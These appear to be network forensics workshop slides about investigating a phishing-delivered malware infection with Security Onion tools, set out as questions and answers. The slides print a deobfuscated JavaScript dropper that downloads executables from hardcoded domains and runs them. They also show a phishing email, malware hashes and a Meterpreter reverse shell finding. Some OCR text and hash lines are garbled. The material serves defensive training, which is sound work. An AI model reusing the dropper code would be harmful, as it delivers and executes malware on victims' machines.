


#### Details on Downloaded Files

```
user@securityonion:/opt/networkminer/AssembledFiles/68.164.182.11/HTTP
- TCP 80$ file *
551d88323f7e.gif: PE32 executable (GUI) Intel 80386, for MS Windows
c87ed3c.gif: PE32 executable (console) Intel 80386, for MS Windows
                 PE32 executable (GUI) Intel 80386, for MS Windows
f7.gif:
user@securityonion:/opt/networkminer/AssembledFiles/68.164.182.11/HTTP
- TCP 80$ md5sum *
634c2a2a3ab03d5c21730c62d4677fe8
                                 551d88323f7e.gif
de3d95855cbe959385a558458947d746
                                 c87ed3c.gif
d48ef4bb0549a67083017169169ef3ee
                                 f7.gif
user@securityonion:/opt/networkminer/AssembledFiles/68.164.182.11/HTTP
- TCP 80$
```



## Export HTTP Objects in Wireshark







## Bonus Solution: Bro logs


```
user@securityonion:/nsm/bro/logs/2015-04-07$ fgrep 68.164.182.11 files*.log
files.13:00:00-14:00:00.log:1428413684.563590 FGx5ts2iCMfZSUgO8c 68.164.182.11
                                Cvvb8T21iyrxsUlmAd
          192.168.0.53
                                                      HTTP
                                                                           MD5,EXTRACT,SHA1
          application/x-dosexec
                                c87ed3c.gif2.169630
                                                                           318883
                                                                                      318883
                                                      de3d95855cbe959385a558458947d746
          a194ae4291a5150583fbb486e4908a0241a82de4 -
                                                                /nsm/bro/extracted/HTTP-
FGx5ts2iCMfZSUgO8c.exe
files.13:00:00-14:00:00.log:1428413687.442979 FuFeW33aTSTxXihCql 68.164.182.11
          192.168.0.53
                                Cvvb8T21ivrxsUlmAd
                                                      HTTP
                                                                           MD5,EXTRACT,SHA1
                                551d88323f7e.gif
          application/x-dosexec
                                                      0.728051
                                                                           F192512
                                                      634c2a2a3ab03d5c21730c62d4677fe8
          a9a1911fe2ff864a7d181bb7750b60b74033c3b1
                                                                /nsm/bro/extracted/HTTP-
FuFeW33aTSTxXihCql.exe
files.13:00:00-14:00:00.log:1428413688.373888 F2rjhJZAjwGdlvTM8
                                                                 68.164.182.11
          192.168.0.53
                                Cvvb8T21iyrxsUlmAd
                                                      HTTP
                                                                           MD5,EXTRACT,SHA1
                                                      F
                                                                            15361536 0
                                           0.000000
          application/x-dosexec
                                f7.gif
                                           d48ef4bb0549a67083017169169ef3ee
          7a502160f3492e76ea4147c6684432191657443e -
                                                                /nsm/bro/extracted/HTTP-
F2rjhJZAjwGdIvTM8.exe
```





## c87ed3c.gif

#### de3d95855cbe959385a558458947d746








# 551d88323f7e.gif

#### 634c2a2a3ab03d5c21730c62d4677fe8








## f7.gif

#### d48ef4bb0549a67083017169169ef3ee








#### Answer 2.2

- A2.2: All files from mybusinessdoc.com seem to be malicious
  - c87ed3c.gif (MZ file, MD5: de3d95855cbe959385a558458947d746)
  - 551d88323f7e.gif (MZ file, MD5: 634c2a2a3ab03d5c21730c62d4677fe8)
  - f7.gif (MZ file, MD5: d48ef4bb0549a67083017169169ef3ee)







#### Question 2.3

 Q2.3: Does the HTML page downloaded from 193.9.28.35 look legitimate?


- Recommended Tools:
  - Tcpdump (filter with BPF: host 193.9.28.35)
  - NetworkMiner (Files tab)






# Tcpdump + NetworkMiner

- \$ tcpdump -r /nsm/sensor\_data/securityonion-eth1/dailylogs/2015-04-
- 07/snort.log.1428364808 -w /var/tmp/193.9.28.35.pcap host 193.9.28.35
- \$ /opt/networkminer/networkminer /var/tmp/193.9.28.35.pcap











#### Answer 2.3

- A2.3: No it does not look legitimate. It is a 1.4 MB base64 encoded string inside <a href="https://doi.org/10.100/journal.org/">https://doi.org/10.100/journal.org/</a>
- Wanna dig deeper?
  - The Emerging Threats Snort signature 2018582 triggered on the HTTP GET request: <a href="https://127.0.0.1:444/events/view?cid=4925&sid=1">https://127.0.0.1:444/events/view?cid=4925&sid=1</a>
  - More details on the Miuref/Boaxxe Trojan: <u>http://www.welivesecurity.com/2014/01/17/boaxxe-adware-a-good-advert-sells-the-product-without-drawing-attention-to-itself-part-2/</u>





## Question 2.4

 Q2.4: Did the download from 1.webcounter.info (148.251.80.172) use HTTP, SSL or something else?


- Recommended Tool:
  - Wireshark
    - Display filter "ip.addr eq 148.251.80.172"





#### Answer 2.4

A2.4: It's something else (not SSL/TLS)







## Theory: Wireshark's Find Packet

- Finds one packet at time
- [Ctrl+F] or Edit > Find Packet
- Find By:
  - Display Filter
  - Hex value
  - String
- Search in (only for String search):
  - Packet list
  - Packet details
  - Packet bytes (this is usually what you want)







# Theory: ngrep

- Grep implementation for network traffic
- Prints IP addresses and port numbers for matching packets
- Use -q to avoid filling the screen with #'es for packets that do not match the BPF
- Examples:
  - Search for email address "user@internet.se": ngrep -I dump.pcap -q user@internet.se
  - Search DNS requests for "pwned.se": ngrep -I snort.log.1428364808 -q -i pwned.se dst port 53





## Theory: Tcpflow

- Extracts TCP sessions to the current work directory
- Each TCP session will generate two files (client-to-server and server-to-client)
- Tip: Create a new "flow" directory for each topflow execution
- Examples:
  - Extract POP3 emails: tcpflow -r emails.pcap port 110
  - Extract HTTP downloads: tcpflow -AH -r web.pcap src port 80

tcpflow [-BcC] [-AH] [-b max\_bytes] [-i iface] [-r file1.pcap] [expression]

- -B Force binary output even when printing to console with -C or -c.
- -b Capture no more than max\_bytes bytes per flow.
- -c Console print (stdout), without storing any captured data to files
- -C Console print without the packet source and destination details being printed.
- -AH Perform HTTP post-processing ("After" processing) to extract HTTP payloads.
- -i Capture packets from the network interface named iface.
- -r Read from PCAP file.





## Question 2.5

- Forensics of Ned's computer (192.168.0.53) indicates that the first infection was caused by a file called "Delivery\_Notification\_00000529832.zip", which landed on Ned's computer on 2015-04-07.
- The ZIP file has the following MD5 sum: 1f5a31b289fd222e2d47673925f3eac9
- Q2.5: How was this piece of malware delivered to Ned's computer?
   (HTTP / E-mail / Chat / Other)

  Proceed to Bonus

Question 2.6 when

finished

Recommended Tools:


- GUI way: Wireshark's Find Packet [Ctrl+F] and "Follow TCP Stream"
- Command line way: Ngrep and Tcpflow





## Wireshark String Search


- [Ctrl+F] or Edit > Find Packet
- Find By String
- Search in Packet bytes







#### Wirehsark Follow TCP Stream







# String Search with ngrep

user@securityonion:/nsm/sensor\_data/securityonion-eth1/dailylogs/2015-04-07\$ ngrep -I snort.log.1428364808 -q Delivery\_Notification\_00000529832.zip host 192.168.0.53

input: snort.log.1428364808

match: Delivery\_Notification\_00000529832.zip

#### T 212.227.17.187:110 -> 192.168.0.53:2206 [A]

o:p><div><div><span =..style=3D'font-size:9.0pt;fontfamily: "Verdana", "sans-serif" > Dear = .. Krusty, < o:p > </o:p > </o:p > </div > < p class=3DMsoNormal><span =..style=3D'font-size:9.0pt;font-family: "Verdana"."sansserif"'> <o:p><=../o:p></span></div><span =..style=3D'fontsize:9.0pt;font-family:"Verdana","sans-serif"'>This is to =..confirm that one or more of your parcels has been shipped.<br >Please, =..download Delivery Label attached to this =..email.<o:p></o:p></br/>div><div><span =..style=3D'fontsize:9.0pt;font-family:"Verdana", "sans-serif"'>Thank you =..for choosing FedEx, <br/>br>Darren Par ks,<br/>Sr. Station=..Manager.<o:p></o:p></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di> = NextPart 001 00CB 01D07147.7F6B4EA0--...-= NextPart 000 00CA\_01D07147.7F6B4EA0..Content-Type: application/zip;...name="Deliver y Notification 00000529832.zip"..Content-Transfer-Encoding: base64..Content-Disposition:attachment;...filename="**Delivery Notification 00000529832.zip**"....UEsDBBQAAAAIAHOrf kYGeZ09ohAAAFBRAAAoAAAARGVsaXZlcnlfTm90aWZpY2F0aW9uXzAwMDAw. .NTI5ODMyLmRvYy5qc4Vc74/bNhL9VwQDTbzd1PVum2tze3uH/kjvPlzQoglwBYrCkCXa1laWHEn2..2in2 fz8OOaQo8Y22H9LEtsYUOfPmzZuRT2mTPD4+3s9e03+3r98ub27+tvxx+dPX3v1/WOp/Lb9d..vrm5pVdu v15+tXyzfK3//g1+95vl98s3s7vNscg6og6S1art0nWpVguiOgVlka9Wx0OedgpZrQ5 N..fZhfJ





## tcpflow

- Create and "cd" into a new directory
- Run tcpflow
  - tcpflow -r /nsm/sensor\_data/securityonion-eth1/dailylogs/2015-04-07/snort.log.1428364808 host 212.227.17.187 and port 110 and host 192.168.0.53 and port 2206
- Remove everything but the base64 encoded zip
- Base64-decode the file
  - base64 -d -i 212.227.017.187.00110-192.168.000.053.02206 > decoded.zip
- Hash it:
  - md5sum decoded.zip1f5a31b289fd222e2d47673925f3eac9 decoded.zip






#### Answer 2.5

- A2.5: Delivery\_Notification\_00000529832.zip
  - was delivered via an email (POP3) from Krusty.
  - The extracted attachment's MD5 was: 1f5a31b289fd222e2d47673925f3eac9





# Bonus Solution: Xplico https://127.0.0.1:9876/







#### **Bonus Question 2.6**

- Deobfuscate the JavaScript contained in Delivery\_Notification\_00000529832.doc.js.
   zip
- Q2.6: What domains does the JavaScript download additional malware from?



# eobfuscated Malwa

```
Delivery_Notification_00000529832.doc.js deobfuscated:
var www="5555525E01160D0F4A0C0E010809120D0F240309050D084A070B09";
function dl(fr) {
    var b = "www.mybusinessdoc.com nursealarmsystems.com carina-paris-hotel.com".split(" ");
    for (var i = 0; i < b.length; i++) {
        var ws = new ActiveXObject("WScript.Shell");
        var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + Math.round(Math.random() * 100000000) + ".exe";
        var dn = 0;
        var xo = new ActiveXObject("MSXML2.XMLHTTP");
        xo.onreadystatechange = function() {
            if (xo.readyState == 4 && xo.status == 200) {
                var xa = new ActiveXObject("ADODB.Stream");
                xa.open();
                xa.type = 1;
                xa.write(xo.ResponseBody);
                if (xa.size > 5000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn, 2);
                    try {
                        ws.Run(fn, 1, 0);
                    } catch (er) {};
                };
                xa.close();
            };
        };
        try {
            xo.open("GET", "http://" + b[i] + "/document.php?rnd=" + fr + "&id=" + www, false);
            xo.send();
        } catch (er) {};
        if (dn == 1) break;
    }
};
dl(3271);
d1(5292);
dl(9813);
```



# Answer 2.6 Malware Download Domains

68.164.182.11 216.47.227.188 209.59.156.160 www.mybusinessdoc.com nursealarmsystems.com carina-paris-hotel.com

\$ racluster -R \* -n -w - -- host 68.164.182.11 or 216.47.227.188 or 209.59.156.160 | rasort -m stime -s stime saddr sport daddr dport pkts

StartTime	SrcAdo	Ir Sport	DstAddr	Dport	TotPkts	
2015-04-07	13:34:43	192.168.0.53.	.2210	68.164.	182.11.80	583
2015-04-07	13:34:48	192.168.0.53.	.2211	216.47.2	227.188.80	8
2015-04-07	13:34:49	192.168.0.53.	.2212	209.59.1	156.160.80	12





#### Question 2.7


- Q2.7: What binaries were dropped by Delivery\_Notification\_00000529832.doc.js on April 7? MD5 sums wanted!
- Tip 1: The download script uses a unique QueryString parameter: 5555525E01160D0F4A0C0E010809120D0F240309050D084A070B09
- Tip 2: The script uses hard coded domains: www.mybusinessdoc.com (68.164.182.11), nursealarmsystems.com (216.47.227.188) and carinaparis-hotel.com (209.59.156.160)
- Recommended Tools (any of these will work):
  - Wireshark
    - Display filter: http.request.uri contains 5555525E...
    - Select downloaded file + Export Selected Bytes
  - Tcpdump (filter on IP addresses) and NetworkMiner (Files tab)
  - Ngrep/Tshark and tcpflow
  - Bro logs (/nsm/bro/logs/2015-04-07/)

Proceed to Bonus Questions 3.\* when finished!






### Wireshark: Export Selected Bytes







#### NetworkMiner File Extraction





## File types and MD5 sums

find /opt/networkminer/AssembledFiles/ -name "\*.gif" -exec file {} \; -exec md5sum {} \; /opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/c87ed3c.gif: PE32 executable (console) Intel 80386, for MS Windows de3d95855cbe959385a558458947d746 /opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/c87ed3c.gif /opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/f7.gif: PE32 executable (GUI) Intel 80386, for MS Windows d48ef4bb0549a67083017169169ef3ee /opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/f51d88323f7e.gif: PE32 executable (GUI) Intel 80386, for MS Windows 634c2a2a3ab03d5c21730c62d4677fe8 /opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/d373f76161148868.gif: PE32 executable (GUI) Intel 80386, for MS Windows d48ef4bb0549a67083017169169ef3ee /opt/networkminer/AssembledFiles/216.47.227.188/HTTP - TCP 80/d39a8a3e.gif: PE32 executable (GUI) Intel 80386, for MS Windows d48ef4bb0549a67083017169169ef3ee /opt/networkminer/AssembledFiles/209.59.156.160/HTTP - TCP 80/af99a8a3e.gif: PE32 executable (GUI) Intel 80386, for MS Windows d48ef4bb0549a67083017169169ef3ee /opt/networkminer/AssembledFiles/209.59.156.160/HTTP - TCP 80/af99a8a3e.gif





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  - c87ed3c.gif (MZ file)
    - MD5: de3d95855cbe959385a558458947d746
  - 551d88323f7e.gif (MZ file)
    - MD5: 634c2a2a3ab03d5c21730c62d4677fe8
  - f7.gif / d373f76161148868.gif / af99a8a3e.gif (MZ files)
    - MD5: d48ef4bb0549a67083017169169ef3ee






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  - -551d883777e.14551155[[]]
    - MV/14 2 2 3 4 2 1730c62d4677fe8
  - f7.gif / d573f76161148868 gif / af 9a8a3e.gif (MZ files)
    - MD5: d48ef4b 0/49-6720 1/7 (49-169ef3ee)











#### Bonus Incident #3: APT4711

- APT4711 send a spear phishing email to Krusty (192.168.0.54) on March 18.
- Note: Krusty uses SSL encrypted IMAP (TCP 993) towards imap.google.com, so we cannot inspect the contents of his email. However, we do know that Krusty opened the attachment at 10.35.36 UTC, which caused a Command-and-control (C2) software do be downloaded.



#### **Bonus Question 3.1**

 Q3.1: From what IP and TCP port was the C2 software downloaded?



# Whitelist Filtering with Argus

user@securityonion:/nsm/sensor\_data/securityonion-eth1/argus\$ rafilteraddr -r 2015-03-18.log -v -f /usr/local/etc/ip\_whitelist.txt -w - -- host 192.168.0.54 and dst net not 192.168.0.0/16 | racluster -w - | rasort -m stime -n | grep "10:35:"

2015-03-18 10:35:39	tcp	192.168.0.54.50100	->	103.10.197.187.2703	129	4468	81497
2015-03-18 10:35:39	udp	192.168.0.54.61537	->	224.0.0.252.5355	2	128	0
2015-03-18 10:35:45	tcp	192.168.0.54.50101	->	103.10.197.187.2702	1141	35562	801283





#### Answer 3.1

• A3.1: 103.10.197.187 TCP 2703






#### **Bonus Question 3.2**

 Q3.2: What type of C2 channel was established from Krusty's computer to a server in Hong Kong after the C2 software was downloaded and executed?





#### Follow TCP Stream of Meterpreter







#### Answer 3.2

 A: Meterpreter reverse shell to 103.10.197.187 on TCP 2702 (from for example TCP 49239 on 2015-03-19)

**Length** (32 bits, network byte order): The length field contains the length of the TLV including the Length, Type and Value fields.

**Type** (32 bits, network byte order): The type field holds the arbitrary data type which is used to indicate the format of the value.

**Value** (0..n bits): The value field holds arbitrary data that is of the format specified in the Type field.





## Super Extra Bonus Questions

- Q3.3: Krusty's computer (.54) has been infected with some "badware", when did this happen and how?
- Q3.4: Extract all emails sent with SMTP (NetworkMiner)
- Q3.5: List all long running sessions (Argus)
- Q3.6: Look for data exfiltration, i.e. large amounts of outbound data transfers (Argus)





#### Usernames / Passwords

- Security Onion VM
  - user / password
- ELSA: https://127.0.0.1/elsa/
  - user / password
- Squert : https://127.0.0.1/squert/
  - user / password
- Snorby: https://127.0.0.1:444/
  - user@internet.se / password
- Xplico : https://127.0.0.1:9876/
  - xplico / xplico

